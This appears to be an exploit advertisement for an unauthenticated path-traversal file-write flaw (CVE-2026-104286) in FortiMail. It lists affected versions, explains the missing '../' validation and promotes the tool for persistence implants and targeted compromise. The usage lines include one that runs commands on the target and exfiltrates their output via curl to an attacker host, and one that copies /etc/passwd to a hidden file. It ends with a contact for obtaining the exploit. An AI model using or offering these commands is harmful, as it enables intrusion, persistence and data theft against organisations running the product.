
Unauthenticated path traversal exploit for CVE-2026-104286 in FortiMail, writing arbitrary files via crafted HTTP/HTTPS requests for red team assessment and persistence.

Advanced unauthenticated remote arbitrary file write exploit for CVE-2026-104286 in FortiMail. Crafted HTTP/HTTPS requests bypass path sanitization in the web client, enabling arbitrary file creation on the underlying OS. Used for red team assessment, persistence implants, and targeted compromise of FortiMail deployments.
FortiMail 8.0.x (<8.0.2), 7.6.x (<7.6.6), 7.4.x (<7.4.8), 7.2.x (<7.2.9), 7.0.x (<7.0.10)
Improper limitation of a pathname to a restricted directory (CWE-22). No validation of ../ sequences in file upload paths within the HTTP/HTTPS API handlers, allowing traversal outside the intended upload directory.

$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
Contact for exploit: [email protected]
